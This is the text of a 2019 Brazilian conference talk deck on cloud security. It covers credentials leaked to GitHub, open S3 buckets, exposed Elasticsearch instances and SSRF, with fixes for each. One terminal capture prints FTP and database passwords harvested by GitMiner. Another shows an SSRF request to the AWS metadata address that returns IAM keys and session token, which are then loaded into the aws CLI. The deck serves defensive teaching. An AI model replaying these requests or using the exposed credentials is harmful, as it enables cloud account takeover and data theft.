

Securing Clouds Wide Open

Felipe “Pr0teus” Espósito, Senior Researcher
@pr0teusbr
Foz do Iguaçu, 27 de Novembro de 2019

Sobre mim

- **Former Co-Founder BlueOps (acquired by Tenchi)**
- **Senior Cloud Researcher & Consultant @ Tenchi Security**
- **Speaker / CTF organizer (BlueWars)**
- **Master's Degree in Network Security**
- **Love coffee & Chocolate**

Um dos problemas



Mais problemas

28,932 views | Sep 5, 2019, 01:45am

WIRED

BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

LILY HAY NEWMAN

SECURITY 11.22.2019 07:00 AM

1.2 Billion Records Found

How



Credit Cards Checking & Savings Auto Loans Business Comm

Overview FAQs

Information on the Capital One Cyber Incident

Updated 4:15 PM ET, Mon September 23, 2019

What happened

On July 19, 2019, we determined that an outside individual gained unauthorized access and obtained certain types of personal information about Capital One credit card customers and individuals who had applied for our credit card products.

Unsecured Facebook Databases Leak Data Of 419 Million Users



Davey Winder Senior Contributor @

Cybersecurity

I report and analyse breaking cybersecurity and privacy stories

English Español



Tenchi Security confidential and proprietary. Unauthorized disclosure, reproduction or other use prohibited.

Agenda

1. Cloud computing
2. On Premises Vs. Nuvem
3. Vuln Time !
4. Fix Time !
5. Conclusões



Cloud Computing



O que minha mãe pensa
que é



O que o estagiário acha
que é

O que o Chefe de
Tecnologia Pensa que é

Somos a primeira [redacted] do Brasil a operar
100% em nuvem! 🌩️

"Para garantir a máxima segurança e
privacidade das informações dos nossos
clientes, escolhemos a Amazon Web Services
como fornecedora dessa infraestrutura. Isso
significa que não guardamos dados em
nenhuma máquina ou local físico", afirma
[redacted] CTO da [redacted]

Desenhamos [redacted]
totalmente digital e estamos muito felizes (e
orgulhosos) em anunciar esse nosso
pioneirismo. 💜



Cloud Computing


O que na verdade é...



On Premises Vs. Nuvem



Diferenças



Vuln time!

- Como explorar
- Dinâmica do ataque.
- Como corrigir

Pray for the DEMO God!

Credenciais de acesso

Security

Dev put AWS keys on Github. Then BAD THINGS happened

Fertile fields for Bitcoin yields - with a nasty financial sting

By [Darren Pauli](#) 6 Jan 2015 at 13:02

25 

SHARE ▼

Mashable

VIDEO

ENTERTAINMENT ▼

CULTURE ▼

TECH ▼

SCIENCE ▼

SOCIAL GOOD ▼

SHOP ▼

MORE ▼

Uber leaked info on 57 million people—then tried to cover it up

Fix



Still they do...

```
Terminal
Arquivo  Editor  Ver  Terminal  Abas  Ajuda

GITMINER v1.1
Automatic search for GitHub.

+ Autor: Danilo Vaz a.k.a. UNK
+ Blog: http://unk-br.blogspot.com
+ Github: http://github.com/danilovazb
+ Gr33tz: l33t0s, RTFM

+ [WARNING] -----+
| THIS TOOL IS THE PENALTY FOR EDUCATIONAL USE, |
| THE AUTHOR IS NOT RESPONSIBLE FOR ANY DAMAGE TO |
| THE TOOL THAT USE. |
+-----+

+ [PAGE: 1/15] -----+
[USER]: @jnuc093
[LINK]: http://github.com/jnuc093/4-hmcy-wordpress/raw/c9ff1238e31a2501ee26f86a7715d62fda0ed13f/wp-config.php
[LAST INDEXED]: Feb 28, 2016
[PARAM FOUND]:
-----> FTP_USER
-----> nuc093
-----> FTP_PASS
-----> nuc984127
-----> FTP_HOST
-----> ftp.njbccw.cn:21
-----> DB_USER
-----> bccw-wordpress
-----> DB_PASSWORD
-----> B4P3wY9w4VSMerFj
+-----+
^C


Bye Bye ;)
root@UnkL4b: [/home/unk/Imagens/Artigo/GitHarvester/GitMiner]
# :> 
```

<https://github.com/UnkL4b/GitMiner>

Incident Response

- Invalidate the credentials.
- Change Passwords OR delete the user
- Done =D
- Are you sure ?!
- Check if any other credential was created temporary can last up to 36 hours.

Bucket S3 Aberto



The screenshot shows the Grayhat Warfare website dashboard. The header includes the logo "GRAYHAT WARFARE" with the tagline "cause while is boring", a search bar, and a "Login/Register" button. The navigation bar contains links for Home, Buckets, Files, API, Top, Packages, and Contact Us. The main content area displays three statistics: Files (358 of 952 million), Buckets (84941 of 217278), and Last Update (08-September-2019).

Category	Current Value	Total Value
Files	358	952 million
Buckets	84941	217278
Last Update	08-September-2019	

Overview

Access control lists (ACLs) are used to grant basic read/write permissions to other AWS accounts.

Management

Block public access

Access Control List

Bucket Policy

CORS configuration

Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, or both. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases.

[Learn more](#)

Block all public access

Edit

Off

☐ Block public access to buckets and objects granted through *new* access control lists (ACLs)

Off

☐ Block public access to buckets and objects granted through *any* access control lists (ACLs)

Off

☐ Block public access to buckets and objects granted through *new* public bucket policies

Off

☐ Block public and cross-account access to buckets and objects through *any* public bucket policies

Off

Operations

0 In progress

1 Success

0 Error

1 - 1 - 20 - public s3 buckets search

back forward close buckets.grayhatwarfare.com/results/1/0

GRAYHAT WARFARE

Search

Login/Register

Home

Buckets

Files

API

Top

Packages

Contact Us

As a free user you are searching in 357 from the 951 million files in the index. Registered users have double limits. Finally Premium users also have sorting enabled, full path search instead of only filename and file listing enabled for all buckets. [Upgrade](#) your account to enable all features and remove all limitations. More info about packages [here](#)

Keywords

Isenha

☐ Full Path (?)

Order By


Order By Direction

Descending

Search

Results For "!"

1 - 20 of 357991725 results



Northwind Heating Ltd.

Are you interested in installing Ac in your

EC2 com serviço exposto


Shodan Developers Monitor View All...

SHODAN port:9200 org:"Google Cloud" 🔍 🏠 Explore Downloads Reports Pricing Enterprise Access

🔥 Exploits 🗺 Maps 📄 Share Search 📄 Download Results 📄 Create Report

TOTAL RESULTS
770,503

TOP COUNTRIES



United States	751,843
AP	18,517
EU	129
Singapore	13
Belgium	1


New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

35.211.109.245
245.109.211.35.bc.googleusercontent.com
Google Cloud
Added on 2019-11-27 01:47:18 GMT
🇺🇸 United States, Mountain View

cloud

35.208.105.98
98.105.208.35.bc.googleusercontent.com
Google Cloud
Added on 2019-11-27 01:47:22 GMT
🇺🇸 United States, Mountain View

cloud



Fixing



x-pack

Rever a arquitetura do projeto.



Server Side Request Forgery



Credit Cards Checking & Savings Auto Loans Business Commercial

Search Support Locations Sign in

Overview FAQs

English Español


Information on the Capital One Cyber Incident

Updated 4:15 PM ET, Mon September 23, 2019

What happened

On July 19, 2019, we detected and individuals who had

What we've done



```

Sp0oKeRCloud:~ rodrigomontoro$ curl -s http://www.algumdominio.com.br/latest/meta
-data/iam/security-credentials/cg-banking-WAF-Role-cgidn0d5yzdgzb -H 'Host:169.2
54.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2019-10-23T03:14:29Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXYLV7N3AWMNTPAHQ",
  "SecretAccessKey" : "7jW3dH96986ZvL+aC4w9gDcV3TFqBxkWkuaXI5nh",
  "Token" : "AgoJb3JpZ21uX2VjEAQAQXVzLWVhc3QtMSJGMEQCIE5/1hQsxykL5IWZsAL7Dy2QPc1
nq1tQx8ck3ejRzbk9AiAkgQ61qsePHmGp/CQORSKoe4OTc/g2AzA8XjNjFssSQSsrjAwj8/////////8
BEAAaDDUzMzM2MDI0MjM2OSIMiRUoIJTxfjrm+R66KrcDcrLLsJbCGDRXd2tOKxogESLP+LTh++SA+Az
3WjuuAirGAgeka6sxxoiz+BTJSqPGcTQ9YSUjrzd6ZFXoUehi0xdpCLzsPCPpAxcVx//clije8EnAah
wgJ8Z1avUnhRiPCLDMjUAUrlHy1dt2DHnrGkixCALBqq1g1wQXqfYKzhQnlf+uWuRyYjhr++xvj2Q4T
LYRzEErDNgabHocdtBnk5rFcNej94E1YWUphH+COUJl+FOWPkcZ1zBU2CaC5kcU/HjTONSEB2i0Ccu3H
RdcFdn63TTGJIb/a6lnXS04juMyK6YRrJS2IJE+fuqGNAr012PWCjSH4Zvku+1AIuEWOQFE8htlcjWR0
mtZsijxQSm5NacPLSMvYPogQp5BeHnGwCt6ZEpuD5ZT8yB1ctLFBgDzgJXaLoxqLoVHoU794GGNcz9jh
KMeG7fwSITTjFSW2/LpB889x5iFwr/oopLQmzSScJPbVjSp4MQvjfaCvY10JADsUQqbasenJKxLt9i6t
M2/p+XkjhIxBbOw6jJY93Yai7hds5HXQndQLnJIjmyLxKXVUFpnqiYUPahbtN+OaWw1ZUTDDpir/tBTc
1AUViz5U7JMA/gFvHd4pP8F78RDqCWo23FJ8AiG8yk/6YYz5wFOD/EhzKV6Hz1CyPvKPz5hQaOaOwH5e
W8dcUIpcDQwnRn99SNHm/AqHRQhLiAwYOb01Z8DU1inw8pz2t7MsPSANUB39i8xXqW7z5bjstAxorrvv
AZgb1dz06hu4DH41qnexzf37mi/5f5MlnLT1GHTsM6nP2EsdgaegyaIr2C5J/4NaTiBnKa839+ParzIQ
whpw=",
  "Expiration" : "2019-10-23T09:48:45Z"
}
Sp0oKeRCloud:~ rodrigomontoro$ aws s3 ls --profile algums3
Unable to locate credentials. You can configure credentials by running "aws conf
igure".
Sp0oKeRCloud:~ rodrigomontoro$ aws configure --profile algums3
AWS Access Key ID [None]: ASIAXYLV7N3AWMNTPAHQ
AWS Secret Access Key [None]: 7jW3dH96986ZvL+aC4w9gDcV3TFqBxkWkuaXI5nh
Default region name [None]:
Default output format [None]:
Sp0oKeRCloud:~ rodrigomontoro$ vim ~/.aws/credentials
Sp0oKeRCloud:~ rodrigomontoro$

```

Copy
Paste
Mark

Conclusões

1. Cloud computing traz novos desafios à segurança.
2. Credenciais são muito importante, não as perca.
3. O ambiente mais seguro é aquele que você mais domina os recursos.



Registre-se em:

<https://latinsec19.rtfm-ctf.org>

Premiação: 3 ingressos do H2HC

Q&A

fesposito@tenchisecurity.com

@Pr0teusBR

@tenchisecurity